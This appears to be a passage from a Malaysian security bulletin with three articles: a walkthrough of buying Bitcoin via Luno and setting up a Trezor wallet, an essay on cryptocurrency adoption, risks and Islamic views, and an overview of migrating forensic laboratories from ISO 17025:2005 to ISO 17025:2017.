


Figure 1: Luno main page: defines the option to buy Bitcoin directly with RM

This service tremendously cut the hassle or untrustworthiness of buying Bitcoin from unknown persons, especially when buying online (e.g. localbitcoins.com)




Figure 2: Localbitcoins.com page: filters sellers and buyers in Malaysia. Ratings are given but amateur users may fall for scams

To use Luno users need to sign up for the service and it is a straightforward process. First, users must transfer the desired amount of RM to the Luno wallet.




Figure 3: Luno user page that mentions how to buy Bitcoin. Note the user currently has 0.007440 Bitcoin in the wallet from previous transactions

ii. Bitcoin Wallet

Having a wallet fully and solely controlled by the owner has advantages. Although the owner has full control, there is albeit full responsibility as well over his/her account. A hardware wallet has an even greater advantage, as it is 99% secure from intruders and cannot be infected by malware or hacked. However the user needs to have full technical understanding of the wallet usage to avoid losing it physically or accidentally wiping out the wallet information in the hardware. In such case, the user no longer

has access to the 'recovery seed.'
For this Proof of Concept, Trezor was used. It is among the most popular and secure hardware wallets used and acclaimed by users.



Figure 4: Trezor hardware wallet box (front and back)



Figure 5: Trezor wallet size compared with a 50 cent coin

In order to utilize Trezor, the user needs to set up the computer to connect with the Trezor wallet. The wallet itself is not usable since it does not even have a built-in battery. The user will thus need to install Trezor Bridge software to connect to Trezor through the browser.

The Chrome browser has a dedicated Trezor Chrome extension built for this purpose. Full documentation can be accessed at: <https://doc.satoshilabs.com/trezor-user/settingup.html>




Figure 6: Trezor wallet welcome screen when starting Trezor for the first time




Figure 7: Trezor wallet management screen when first accessed from Chrome




Figure 8: Prompt to name the device




Figure 9: Trezor asks the user to click in a password for the device. The numbers can be seen on the device itself. The user must re-enter the password for confirmation



Figure 10: The arrangement of numbers changes every time (e.g. number 1 may be on the 9th box but when accessed again it may be on the 2nd box)

Upon Trezor password confirmation, the user is prompted to write down a recovery seed. These are random words that will be used to recover the account if the user loses the device. For security, it is advisable to write it manually with a pen on a piece of paper and secure it (lock it away). The recovery seed may look like “work pen fly football (+ 20 other words)”.




Figure 11: Trezor prompting user to write down the recovery seed




Figure 12: Successful configuration of the Trezor wallet

To check the Trezor wallet usability, a test transaction from the Luno wallet to the Trezor wallet was made. The amount to be transferred was BTC 0.00014 (RM 2.68 at the time of writing)




Figure 13: Menu to send BTC from Luno to Trezor. The Trezor wallet is censored for security purposes




Figure 14: Luno prompting user to confirm the BTC transfer transaction




Figure 15: BTC transfer was successful




Figure 16: Trezor wallet menu before the transaction was made




Figure 17: Trezor wallet menu informing that a transaction was made to a Trezor Bitcoin address




Figure 18: The transaction was recorded but not confirmed yet as Bitcoin needs minimum 3 blocks (30 minutes) to ensure the data was correct and no unintended fork occurred




Figure 19: The transaction is confirmed and the amount of BTC 0.00014 is transferred from Luno. Note the fiat money equivalent is USD 0.57

Since a Bitcoin transaction is a public ledger of Blockchain technology, theoretically anyone can view the transaction for whatever purposes. Thus, another way to verify the transaction is to check the previous transaction from another source. Popular websites to access the information include:

- chain.so
- blockchain.info
- blockexplorer.com

References

1. trezor.io
2. <https://www.luno.com/en/my>
3. www.localbitcoins.com
4. www.bitcoinmalaysia.com
5. https://en.wikipedia.org/wiki/Digital_currency_exchange





Figure 20: Transaction log accessed from a public ledger via chain.so




Figure 21: Transaction log accessed from a public ledger via blockchain.info




Figure 22: Transaction log accessed from a public ledger via blockexplorer.com

Acceptance and the Future of Cryptocurrencies

By | Engku Azlan bin Engku Habib

The acceptance of cryptocurrencies depends on a few factors. The major game changers could be in the hands of Internet and tech-savvy netizens and complemented by financial institutions. The main motivator of cryptocurrencies is the creation of wealth, while secondary motivators are anonymity and that they are unregulated.

Cryptocurrencies as a major catalyst in FinTech will also be affected by any decisions governments or big financial institutions make regarding FinTech.

Some problems have been observed and predicted to be stumbling blocks in the smooth implementation and usage of cryptocurrencies by FinTech [1].

i. Contradiction between technology and finance

Technology, especially IT-related technology, grows exponentially as it gathers masses of users and competitors. However, any major decision to be executed in finance must be based on empirical studies. The risk and actuarial costs must be calculated, as finance involves wealth and could jeopardize a nation's stability.

The financial sector, especially lending (e.g. car & housing loans), needs time to create wealth. Nonetheless, FinTech-related products such as cryptocurrencies are gaining more popularity as speculator tools much like stock exchange shares.

ii. Short-term target for FinTech

Based on the input of early FinTech adopters, it has morphed from a technology-based company to a traditional service provider. This is because the demand for traditional services is still there and it is huge compared to FinTech-based services.

iii. Major market players are powerful and resistant to change

Most FinTech companies are start-ups and cannot fight directly with big financial institutions that have billions in capital and years of expertise. The adoption of FinTech will depend on these

big financial institutions or direct government instruction. What the financial institutions are studying now is blockchain usage for their records. This is because it is very hard to manipulate and change data in blockchain, thus ensuring greater security.

iv. Over speculative activities

Professor Jeffrey H. Dorfman from the Faculty of Agricultural & Applied Economics, University of Georgia USA, views Bitcoin (and other cryptocurrencies) as assets rather than currency [1]. The reason is that the value of Bitcoin changes rapidly and no established institution would want to hold value to cryptocurrencies as they are so volatile and unpredictable. Thus, it is very hard to make business plans based on the value of cryptocurrencies.

Speculation has value, adds to market liquidity and determines the market value of assets, added Dorfman. Bitcoin's popularity confirms the value many people see in cryptocurrency, but he foresees that it will not be used in everyday transactions; rather, it will remain as a prime way or tool for speculation or concealment.

Governments, financial institutions and individuals all do not want debts or investments denominated in a currency with a value changing by nearly 50% monthly.

v. Transaction time

A transaction in Bitcoin takes at least 10 minutes and the recommended time is 30 minutes (3 blocks) to confirm the record is correct. Thus, Bitcoin is deemed slow due to the process of protecting its blockchain security according to Dorfman [2].

There are restrictions on how many bitcoin transactions can be completed in a day. Changing the rules for processing BTC transactions has angered the bitcoin community comprising those who wish to preserve traceability and also anonymity. Bitcoin's pledge to security and anonymity negates its value for everyday use and is more suitable for specialized transactions only.

vi. Security of cryptocurrency exchange

In addition to the Mt. Gox intrusion, cryptocurrency advocates were shocked by the latest incidents at the 4th largest Bitcoin exchange (Bithumb) based in South Korea, reporting estimated losses of over 1 Million[2]. Bithumb handles almost 20% of global Ethereum and 10% of Bitcoin trades. With 20% trading, it is coined the biggest Ethereum exchange in the world. The attack on 29 June 2017 resulted in compromised user accounts. A user claimed he had lost around 10 million Korean Won (USD 8,600) in the attack, while another reported losing a staggering 1.2 billion Korean Won (USD 1.037M). More than 100 Bithumb users lodged reports with the National Police Agency to initiate investigations.

On top of cryptocurrency losses, the hackers also managed to obtain 31,800 Bithumb users' critical information: names, e-mail addresses and phone numbers. These could also be used for other criminal activities, such as social engineering, scams and fraud.

However, Bithumb claimed that only one of its employees' computers was compromised and not the Bithumb server itself. The lack of jurisdiction and categorization of cryptocurrencies may hinder more thorough investigations than other established financial Institutions when incidents occur.

vii. Scams

Whilst cryptocurrency is actually a cyber product and relatively safe, many people still cannot understand this notion fully. For this reason, cryptocurrency is prone to be misused. Scammers find ways to integrate cryptocurrencies in their marketing plans and with very technical (or confusing) tactics that trap eager investors.

ICO (Initial Coin Offering) may also be a high-risk investment. It is estimated that up to June 2017 ICO had offered nearly USD 327M. Although similar to conventional IPO, ICO comes with higher risk, as it is not regulated, is based more on speculation, and is a scam on some occasions. It is crowdfunding exercises that place their investments in new cryptocurrencies riding the Ethereum blockchain. Most experts advise against investing in this scheme, with some exceptions [3]:

- a. If the project makes sense from the business perspective
- b. If there is logical demand for it

- c. If the business will use the cryptocurrency as a method of payment
- d. If it is possible to fulfil other financial responsibilities in case ICO winds up losing capital investment.

viii. Cryptocurrency placement in the current economy structure

Due to the openness to unscrupulous speculation, Bitcoin and other cryptocurrencies do not reflect the exact economic situation, which is based on commerce, real products and services.

Prof. Dorfman claims the most important feature a currency has is a stable store of value [1]. This factor is more significant to a developing economy trying to attract investment. It is also important for developed countries to allow investors to earn the returns on investment they expect.

An unstable currency makes it difficult for investors to predict the value of future earnings. Because uncertainty makes investments less valuable, less investment occurs. Even calculative risk predictions by actuary scientists would not be able to correctly estimate how cryptocurrencies could go up or down.

In China, Sheng Songcheng, adviser to the People's Bank of China (PBOC), mentioned that virtual currencies like Bitcoin are assets. Nonetheless, Bitcoin itself does not have the fundamental attributes needed to be a currency that could meet modern economic development needs [4].

It has still been accepted as valuable and can thus be deemed an asset (like precious metals or stones). For example, a Bitcoin user agreed with StackExchange that Bitcoin is valued as a precious metal. Although it is not in physical form it has proof of existence (by referring to the transaction log). The majority of users also agree that it has intrinsic value, which is limited to 21M (in the case of Bitcoin), and it is almost the same as gold because it is a finite quantity (not quality or value) [42].

Sheng added that the capped quantity of Bitcoin may not meet modern economy development and theories, as the supply is limited and not proportional to the development.

The abundance of cryptocurrencies may also lead to confusion, as technically anyone, anywhere, anytime could create a new blockchain for

cryptocurrency use and no regulatory body has control over it.

Theoretically, a college student could create a new cryptocurrency every hour as he pleases for whatever reason. He may do it to impress colleagues, gain loyalty points for the shop in which he works part-time or make currency for payment of his service or product that he sells online.

Bitcoin from an Islamic View (Malaysian Perspective)

Currently there is no fatwa related to the usage of Bitcoin from an Islamic perspective in Malaysia. Although, steps are being made in discussing, understanding and making decisions.

Malaysia held “Muzakarah Ahli Majlis Penasihat Syariah Institusi Kewangan di Malaysia” as an icebreaker to pave way for a fatwa to be released.

Cryptocurrency and Bitcoin were first discussed at this round table just recently on 20th July 2017. The views of technical experts, financial and banking experts as well as Sharia scholars are needed before any decisions can be made.

Among the matters discussed were:

- i. The inheritance of Bitcoin when owners pass away
- ii. The taxation and usage of Bitcoin for illegal activities according to both Sharia and civil laws
- iii. The speculative nature of Bitcoin; whether it could be deemed ‘gharar,’ a risky or hazardous sale whereby details concerning the sale item are unknown or uncertain.

Opinions about its Halal status have been shared but not to the extent of Mufti consensus.



Figure 1: Muzakarah Ahli Majlis Penasihat Syariah Institusi Kewangan di Malaysia on 20th July 2017

On the e-Fatwa portal there was a discussion regarding the status of Bitcoin in Islam on April 2014 [5]. This was not a fatwa per se but from

the point of view of a Sharia scholar.

The article (which article?) mentioned that around 40% of bitcoin transactions failed entirely, thus creating complete losses for bitcoin users. Also because bitcoin is not regulated, there is no authority to refer to for such disputes.

From the Sharia perspective, the basic law for exchange of valuables must be followed. The seller and buyer must have the valuables exchanged at agreed values on the spot without any delay. Hence, this pertains to using bitcoin to buy other fiat money or using bitcoin to buy goods or services.

The scholar also pointed out the Islamic economic perspective. Bitcoin is regarded as money but is not based on anything to peg to, unlike fiat money. Although there may be some inaccuracies in value, there are things to be considered, such as total export or import, gold reserve, etc.

Because Bitcoin does not peg to anything, it is open for superfluous speculation. In 2010, one Bitcoin was valued at USD 0.01 and in 2014 it surpassed USD 550. From an Islamic perspective, something could be taken as legitimate money if the value is stable and can be used to measure other assets.

The authors of the present article are of the opinion that Bitcoin is not suitable (at least for now) to be used as mainstream money. The reasons are that it is open to hyper-speculation, the value is not stable and it is not governed by any authority that could assist in any dispute or with any unlawful activities (such as fraud, money laundering, tax evasion, etc.)

References

1. <https://www.cryptocoinsnews.com/why-bitcoin-is-a-speculative-asset-not-a-currency/>
2. <http://thehackernews.com/2017/07/bitcoin-ethereum-cryptocurrency-exchange.html?m=1>
3. <https://www.inc.com/sonya-mann/invest-in-ico-pros-cons.html>
4. <http://www.theedgemarkets.com/article/bitcoin-can-be-asset-not-currency-china-cbank-adviser>
5. <http://www.sifubitcoin.com/bitcoin-adalah-halal-di-bawah-undang-undang-islam/>
6. <http://web.archive.org/web/20150122215500/http://www.e-fatwa.gov.my/blog/hukum-penggunaan-bitcoin-sebagai-medium-untuk-bermuamalat>

Migrating To ISO 17025:2017 From ISO 17025:2005

By | Sarah Khadijah binti Taylor, AkmalSuriani binti Mohd Rakof, Muhammad Zuhairi bin Abdullah & Muhammad Umar bin Shahbuddin

Background

For the last 12 years, forensics laboratory accreditation has been based on the ISO 17025:2005 general requirements for the competence of testing and calibration laboratories. In 2017, the International Standard Organization (ISO) updated the requirements. Accreditation bodies including Jabatan Standard Malaysia and ANAB have made it mandatory for laboratories to migrate to ISO 17025:2017 by the end of 2018.

Transition From



International Organisation For Standardisation

This article intends to explain the updates made to move to ISO 17025:2017 from ISO 17025:2005.

What Has Changed?

Five (5) main changes have been made to the 2005 document version as outlined below.

1. The Structure

An obvious update has been made to the ISO document structure. In the 2005 document version, the structure contains only two (2) sections: Management Requirements and Technical Requirements. In the 2017 version, the structure is organized in five (5) sections: General Requirements, Structural Requirements, Resource Requirements, Process Management and Management System Requirements.

The following figures list the updates made.



Figure 1. Structure of requirements for ISO 17025:2005



Figure 2. Structure of requirements for ISO 17025:2017

2. The Definitions

Several definitions have been updated in the 2017 version. The nine (9) updated definitions are inserted in clause 3 of the document as follows:

Impartiality	Presence of objectivity
Complaint	Expression of dissatisfaction by any person or organization to a laboratory, relating to the activities or results of that laboratory, where a response is expected
Interlaboratory comparison	Organization, performance and evaluation of measurements or tests on the same or similar items by two or more laboratories in accordance with predetermined conditions
Intralaboratory comparison	Organization, performance and evaluation of measurement or tests on the same or similar items by two or more laboratories in accordance with predetermined conditions
Proficiency testing	Evaluation of participant performance against pre-established criteria by means of interlaboratory comparisons
Laboratory	Body that performs one or more the following activities: - Testing; - Calibration; - Sampling, associated with subsequent testing or calibration
Decision rule	Rule that describes how measurement uncertainty is accounted for when stating conformity with a specified requirement
Verification	Provision of objective evidence that a given item fulfils specified requirements
Validation	Verification, where the specified requirements are adequate for an intended use

Table 1. List of updated definitions found in ISO 17025:2017

ISO 17025:2005 does not list definitions but it makes reference to ISO/IEC 17000.

3. Using a Risk-based Approach

The new version of ISO 17025 introduces a risk-based approach. This means the laboratory needs to list all possible risks to its operation and then work towards minimizing them. The clause related to the risk approach is as follows:

- 4.1.4 Identify risk to impartiality and other risks
- 4.1.5 Demonstrate to eliminates risk
- 8.5 Action to address risk and opportunity
 - 8.5.1 consider risk and opportunity associated
 - 8.5.2
 - a) action plan to address risk and opportunity
 - b) - implement action into management system
 - evaluate effectiveness

Figure 3. List of requirements related to risks

4. Expansion of Management System Requirements Clause

The 2005 document version contains the Management System Requirements in clause 4.2 and the updated document in clause 8. The laboratory now has 2 options. If it is already certified under ISO 9001, the laboratory does not have to fulfil another requirement. However, if the laboratory is not certified under ISO 9001, then it has to fulfil eight (8) requirements specified in the 2017 document version.

Table 2 provides details of the expansion. Although the new document specifies eight (8) requirements instead of only one (1) in version 2005, all these requirements are pretty much already available in version 2005. The new document has reorganized all previous requirement and partitioned them into eight (8) subsections. The laboratory does not actually have to put a lot of effort in the Management System Requirements, as there are not too many new requirements introduced in this clause.

Management System requirement	
Option A: Laboratory chooses this option if it does not have ISO 9001 certification.	Option B: Laboratory chooses this option if it is already certified with ISO 9001.
User will have to comply with the following clauses:	
<ol style="list-style-type: none"> 1. Management System Documentation 2. Control of management system documents (2 requirements) 3. Control of records (2 requirements) 4. Actions to address risks and opportunities (3 requirements) 5. Improvement (2 requirements) 6. Corrective Actions 7. Internal audits 8. Management review 	

Table 2. List of updated definitions found in ISO 17025:2017

5. New and Amended Clauses

Jabatan Standard Malaysia has produced gap analysis as a guideline for laboratories to migrate to ISO 17025: 2017. Users can easily download it from the following website: <http://www.jsm.gov.my/documents/10180/327554/MS%20ISOIEC%2017025-2017/b3e4cc63-92eb-4bb2-b165-d00d8da52b07>

The new requirements introduced in the 2017 document are as follows:

No	New Clause	Clause Number
1	Impartiality	4.1
2	Confidentiality	4.2
3	Personnel	6.2
4	· Personnel competence	6.2.2
5	· Communicate to personnel their duties	6.2.4
6	· Procedures and records of personnel	6.2.5
7	Facilities and environmental condition	6.3
8	· Documented requirements for the F&E condition	6.3.2
9	· Implement, monitor & periodically review	6.3.4
10	Equipment: Access to equipment (more flexibility)	6.4.1
11	Equipment: MU required	6.4.5
12	Equipment: Review and adjust	6.4.7
13	Equipment: Equipment records...firmware	6.4.13 a)
14	Equipment: Equipment records...calibration date or calibration interval	6.4.13 e)
15	Equipment: Equipment records...documentation of RM, result acceptance criteria	6.4.13 f)
16	Metrological traceability: Annex A	6.5
17	Procedure to ensure provider conforms to established lab requirements	6.6.2 c)
18	Procedure for taking action in evaluation monitoring and re-evaluation	6.6.2 d)
19	Communicate requirements to providers	6.6.3

20	Communicate requirements to providers: services to be provided	6.6.3 a)
21	Communicate requirements to providers: activities to perform at the providers' premises	6.6.3 d)
22	Have procedure to advise customer and gain customer's approval	7.1.1 c)
23	Statement of conformity	7.1.3
24	Deviation does not impact integrity	7.1.4
25	Sampling method	7.3.2
26	Records of sampling data: reference sampling method	7.3.3 a)
27	Records of sampling data: date & time	7.3.3 b)
28	Records of sampling data: ID equipment	7.3.3 e)
29	Records of sampling data: transport condition	7.3.3 f)
30	Record deviation of item, consult customer. Inclusion of disclaimer	7.4.3
31	NOTE 2	7.6.3
32	Reporting of results: reviewed and authorised prior to release	7.8.1.1
33	Reporting of results: date of sampling	7.8.2.1 h)
34	Reporting of results: date of issue	7.8.2.1 j)
35	Reporting of results: clear identification when results are from external provider	7.8.2.1 p)
36	Reporting of results: responsibility for the information provided in the reports	7.8.2.2
37	Reporting of results: information required to evaluate MU	7.8.5 f)
38	Reporting of results: only personnel authorized for expression may release the respective statement	7.8.7.1
39	Reporting of results: a record of the dialogue shall be retained	7.8.7.3
40	Reporting of results: change clearly identified, reason for change	7.8.8.1
41	Complaint: tracking/record	7.9.3 b)
42	Complaint: acknowledge receipt and provide progress report (if possible)	7.9.5
43	Complaint: give formal notice (if possible)	7.9.7
44	Accesses to data and information needed	7.11.1
45	Policy and objectives address competency, impartiality and consistent operation	8.2.2
46	Establish and retain legible records to demonstrate fulfilment of the requirements in this document	8.4.1
47	Action to address risk and opportunity	8.5
48	Evaluate to eliminate the cause: determine if similar NCRs exist or potentially	8.7 b)
49	Change system (if necessary)	8.7 f)
50	Audit programme (frequency, method, responsibility... reporting (audit report)... including result of previous audit)	8.2.2 a)
51	Report to management	8.2.2 c)
52	Changes (internal, external issues)	8.9.2 a)
53	Fulfilment of objectives	8.9.2 b)
54	Status from previous meeting	8.9.2 d)
55 + personnel feedback	8.9.2 i)
56	Adequacy of resources	8.9.2 l)
57	Result of risk identification	8.9.2 m)

Table 3. List of new requirements introduced in 2017 document version

The updated requirements introduced in the 2017 document are listed in Table 3. The requirements are either re-organized, rephrased or contain new but minor updates.

No	Updated Clause (contain minor updates)	New Clause Number	Previous Clause Number
1	All personnel keep all confidential information	4.2.4	4.1.5 c
2	Structure requirement: legal entity	5.1	4.1.1
3	Structure requirement: identify management	5.2	4.1.5 a, 5.1.5 h, 4.2.6
4	Define and document range of activity	5.3	1.2
5	Meeting regulatory requirement, permanent or site	5.4	4.1.2, 4.1.3
6	Lab shall define lab structure, parent organization, management, tech operation, support services	5.5 a)	4.1.5 e
7	Lab shall specify responsibility ... personnel	5.5 b)	4.1.5 f, 4.2.6, 5.2.4
8	Lab shall document procedures to the extent necessary to ensure the consistent application of its laboratory activities and the validity of the results	5.5 c)	4.2.1
9	Personnel who have the authority and resources needed to carry out their duties, ...	5.6	4.1.5 (a)
10	Lab management shall ensure communication takes place	5.7 a)	4.1.6
11	Lab management shall ensure planned changes maintain integrity	5.7 b)	4.2.7
12	Personnel: personnel act impartially, competently	6.2.1	4.1.5 d, 5.2.1
13	Personnel: authorized personnel for specific activities	6.2.6	5.2.5
14	Facilities and environmental condition	6.3	
15	Monitor environmental condition	6.3.3	5.3.2
16	Equipment: procedure for handling	6.4.3	5.5.6
17	Equipment: cable to achieve accuracy	6.4.5	5.5.2
18	Equipment: equipment shall be calibrated	6.4.6	5.5.2
19	Equipment: calibration program	6.4.7	5.5.2
20	Equipment: labelled, readily identified	6.4.8	5.5.4, 5.5.8
21	Equipment: equipment records	6.4.13	5.5.5
22	Metrological traceability	6.5	5.6
23	Procedure for defining lab's requirement for external providers	6.6.2 a)	4.6.2
24	Contract acceptable by lab and customer	7.1.4	4.4.1
25	Inform of any deviation	7.1.5	4.4.4
26	Repeat contract if amended	7.1.6	4.4.5
27	Customer monitor testing	7.1.7	4.7.1
28	Retain records	7.1.8	4.4.2
29	Selection, verification and validation of methods: verify method before use	7.2.1.5	5.4.2
30	Records of sampling data: ID personnel performing sampling	7.3.3 d)	5.7.3
31	Records of sampling data: environmental	7.3.3 f)	5.7.3
32	Records of sampling data: diagrams	7.3.3 g)	5.7.3
